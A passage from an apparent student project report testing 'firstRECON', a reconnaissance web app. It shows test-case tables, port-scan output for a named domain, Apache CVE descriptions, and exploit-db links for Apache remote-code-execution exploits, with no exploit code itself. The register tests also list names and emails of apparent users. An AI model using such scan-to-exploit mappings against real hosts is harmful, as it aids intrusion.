


Figure 132: Saved scanned result as pdf after performing port scanning (iv)

### 3.8.1 Testing export to excel feature after performing port scan

Unit Testing	Test Case 12
Objective	Testing export to excel feature after performing port scan
Action	Clicking export excel button after scanning the results
Expected Output Result	Scanned result should be downloaded in excel file.
Actual Result	Scanned result is downloaded in excel file
Conclusion	The actual result and expected output result resembled.

Table 22: Testing export to excel feature after performing port scan

The screenshot shows the firstRECON web application interface. At the top, there's a blue header bar with the firstRECON logo and a user profile icon. Below the header, the main content area has a white background. It displays the title "Port Scan" and "Port Scan Results For : chloroleaf.com". Underneath, there's a table of port scan results:

Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

Below the table, there's a section titled "CVE" with a detailed description of a specific vulnerability (CVE-2017-7700). The "Export To Excel" button in the top right corner of the results table is highlighted with a red box and an arrow pointing to it from the left.

Figure 133: Clicking on Generate "Export to Excel" button after performing scan (view i)

CVE-2017-15715	the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
CVE-2017-15710	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2009-1891	The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).
CVE-2007-3304	Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the worker score and process score arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal from the master process, aka "SIGUSR1 killer."
CVE-2005-3352	Cross-site scripting (XSS) vulnerability in the mod_imap module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.x before 2.0.56-dev allows remote attackers to inject arbitrary web script or HTML via the Referer when using image maps.
CVE-2004-0493	The ap_get_mime_headers core function in Apache httpd 2.0.49 allows remote attackers to cause a denial of service (memory exhaustion), and possibly an integer signedness error leading to a heap-based buffer overflow on 64 bit systems, via long header lines with large numbers of space or tab characters.
CVE-2000-1206	Vulnerability in Apache httpd before 1.3.11, when configured for mass virtual hosting using mod_rewrite, or mod_vhost_alias in Apache 1.3.9, allows remote attackers to retrieve arbitrary files.
CVE-1999-0236	ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.
CVE-2009-1903	The PDF XSS protection feature in ModSecurity before 2.5.8 allows remote attackers to cause a denial of service (Apache httpd crash) via a request for a PDF file that does not use the GET method.
<b>Exploit</b>	<b>Url</b>
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local ...	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>

Figure 134 : Clicking on Generate "Export to Excel" button after performing scan (view ii)




Figure 135: Saving scanned results as excel file

	Port	State	Service	Version	Reason
1	Port	State	Service	Version	Reason
2	80	open	http	Apache 2.4.10	syn-ack
3					
4					
5	CVE	Description			
6	CVE-2017-1	The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows <code>ap_find_token()</code> to search past the end of its input string. By maliciously crafting a sequence of request headers, a carefully crafted request body can cause a buffer overflow in the <code>mod_ua</code> multipart parser ( <code>r:parsebody()</code> ) called from Lua scripts.			
7	CVE-2021-1	A stack-based buffer overflow vulnerability in SMA100 Apache httpd server's <code>mod_cgi</code> module environment variables allows a remote unauthenticated attacker to potentially execute code as a 'nobody' user in the appliance. This vulnerability is due to a lack of proper boundary checking in the <code>mod_cgi</code> module.			
8	CVE-2021-1	A Stack-based buffer overflow vulnerability in SMA100 Apache httpd server's <code>mod_cgi</code> module environment variables allows a remote unauthenticated attacker to potentially execute code as a 'nobody' user in the appliance. This vulnerability is due to a lack of proper boundary checking in the <code>mod_cgi</code> module.			
9	CVE-2018-1	In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent replay attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest key, this could lead to nonce reuse.			
10	CVE-2018-1	In Apache httpd 2.4.0 to 2.4.29, when <code>mod_session</code> is configured to forward its session data to CGI applications ( <code>SessionEnv</code> on, not the default), a remote user may influence their content by using a "Session" header. This comes from the <code>mod_session</code> module.			
11	CVE-2017-1	Apache httpd allows remote attackers to read secret data from process memory if the <code>Limit directive</code> can be set in a user's <code>.htaccess</code> file, or if <code>httpd.conf</code> has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server 2.2.x and 2.4.x.			
12	CVE-2017-1	When under stress, closing many connections, the <code>HTTP/1.1</code> handling code in Apache httpd 2.4.26 would sometimes access memory after it has been freed, resulting in potentially erratic behaviour.			
13	CVE-2017-1	In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in <code>(Proxy-)Authorization</code> headers of type 'Digest' was not initialized or reset before or between successive key-value assignments by <code>mod_auth_digest</code> . This could lead to a denial of service.			
14	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, <code>mod_mime</code> can read one byte past the end of a buffer when sending a malicious Content-Type response header.			
15	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the <code>ap_get_basic_auth_pw()</code> by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.			
16	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the <code>ap_get_basic_auth_pw()</code> by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.			
17	CVE-2017-1	In Apache httpd 2.4.0 to 2.4.29, the expression specified in <code>&lt;FilesMatch&gt;</code> could match 'S' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where <code>mod_deflate</code> is enabled.			
18	CVE-2017-1	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, <code>mod_authnz_idap</code> , if configured with <code>AuthLDAPCharsetConfig</code> , uses the <code>Accept-Language</code> header value to lookup the right charset encoding when verifying the user's credentials.			
19	CVE-2009-1	The <code>mod_deflate</code> module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).			
20	CVE-2007-1	Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the <code>worker_score</code> and <code>process_score</code> arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal.			
21	CVE-2005-1	Cross-site scripting (XSS) vulnerability in the <code>mod_imap</code> module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.0 before 2.0.56-dev allows remote attackers to inject arbitrary web script or HTML via the <code>Referer</code> when using <code>imap</code> .			
22	CVE-2004-1	The <code>ap_get_mime_headers_core</code> function in Apache httpd 2.0.49 allows remote attackers to cause a denial of service (memory exhaustion), and possibly an integer signedness error leading to a heap-based buffer overflow on 64-bit systems.			
23	CVE-2000-1	Vulnerability in Apache httpd before 1.3.11, when configured for mass virtual hosting using <code>mod_rewrite</code> , or <code>mod_vhost_alias</code> in Apache 1.3.9, allows remote attackers to retrieve arbitrary files.			
24	CVE-1999-1	ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.			
25	CVE-2009-1	The PDF XSS protection feature in ModSecurity before 2.5.8 allows remote attackers to cause a denial of service (Apache httpd crash) via a request for a PDF file that does not use the GET method.			
26					

Figure 136: Saved scanned result as excel after performing port scanning (i)

	CVE	Description	Link
13	CVE-2017-1	In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in <code>(Proxy-)Authorization</code> headers of type 'Digest' was not initialized or reset before or between successive key-value assignments by <code>mod_auth_digest</code> . This could lead to a denial of service.	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
14	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, <code>mod_mime</code> can read one byte past the end of a buffer when sending a malicious Content-Type response header.	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
15	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, <code>mod_ssl</code> may dereference a NULL pointer when third-party modules call <code>ap_hook_process_connection()</code> during an HTTP request to an HTTPS port.	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
16	CVE-2017-1	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the <code>ap_get_basic_auth_pw()</code> by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
17	CVE-2017-1	In Apache httpd 2.4.0 to 2.4.29, the expression specified in <code>&lt;FilesMatch&gt;</code> could match 'S' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where <code>mod_deflate</code> is enabled.	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>
27	Exploit	Link	
28	Apache H	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>	
29	Apache H	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>	
30	Apache H	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>	
31	Apache H	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>	
32	Apache 2	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>	
33			
34			
35			
36			
37			
38			
39			

Figure 137: Saved scanned result as pdf after performing port scanning (ii)

### 4.3 System Testing

System Testing is a level of testing that validates the complete and fully integrated software product. The purpose of a system test is to evaluate the end-to-end system specifications. It is done through more positive and negative test cases. System Testing is actually a series of different tests whose sole purpose is to exercise the full computer-based system. (guru99, 2022)

#### 4.2.1 Testing if the user can register multiple user through same email address

System Testing	Test Case 1
Objective	Testing if the user can register multiple user through same email address
Action	Registering user with same email
Expected Output Result	User should not be able to make multiple user with same email.
Actual Result	User is not able to register new user through same email address.
Conclusion	The actual result and expected output result resembled.

Table 23: Testing if the user can register multiple user through same email address

<input type="button" value="←"/>	<input type="button" value="→"/>		▼	<b>id</b>	<b>name</b>	<b>email</b>	<b>email_verified_at</b>
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1	Sakshat Bhattarai	Kashubhattachari@gmail.com	NULL
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	2	Sejal rawal	Sejrawal@gmail.com	NULL
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	3	bhattarai	bhattarai@gmail.com	NULL

Figure 138: Email seen already registered in database screenshot




Figure 139: User trying to register with same email address screenshot





Figure 140: Exception is thrown by the program as email was already registered screenshot

#### 4.2.2 Testing whether the program register password less than 8 character

System Testing	Test Case 2
Objective	Testing whether the web application registers password less than 8 character
Action	Registering password less than 8 character
Expected Output Result	User should not be register and exception should be thrown.
Actual Result	User is not registered and exception should be thrown.
Conclusion	The actual result and expected output result resembled.

Table 24: Testing whether the web application registers password less than 8 character



The screenshot shows a registration page for the firstRECON platform. The page has a blue header with the logo and the word "firstRECON". Below the header, there is a "Register" button. The main form consists of several input fields:

- Name: Sudin Khadka
- Email Address: sudinkhadka@gmail.com
- Password: (Redacted)
- Confirm Password: (Redacted)

A red rectangular box highlights the Password and Confirm Password fields, indicating they are the focus of the test case described in the table above.

Figure 141: User entering password less than 8 character while doing registration

The screenshot shows a registration form on a blue-themed website. At the top is the firstRECON logo, which consists of a circular icon with three arrows and the text "firstRECON" below it. The registration form has a white background and a light gray border. It includes fields for Name (Sudin Khadka), Email Address (sudinkhadka@gmail.com), Password, and Confirm Password. The Password field is highlighted with a red border, and a red message at the bottom of the field says "The password must be at least 8 characters." A blue "Register" button is located at the bottom right of the form.

Figure 142: Exception was thrown when user enter password less than 8 character screenshot

#### 4.2.3 Testing whether the program execute without login to the interface.

System Testing	Test Case 3
Objective	Testing whether the program execute without login to the interface.
Action	Clicking the card to use features of the web application
Expected Output Result	User should be redirected to login page.
Actual Result	User is redirected to login page
Conclusion	The actual result and expected output result resembled.

Table 25: Testing whether the program execute without login to the interface.




Figure 143: User trying to access Ping feature without login screenshot



Figure 144: User gets redirected towards the login page when user try to perform Ping without login screenshot




Figure 145: User trying to access DNS Lookup feature without login screenshot

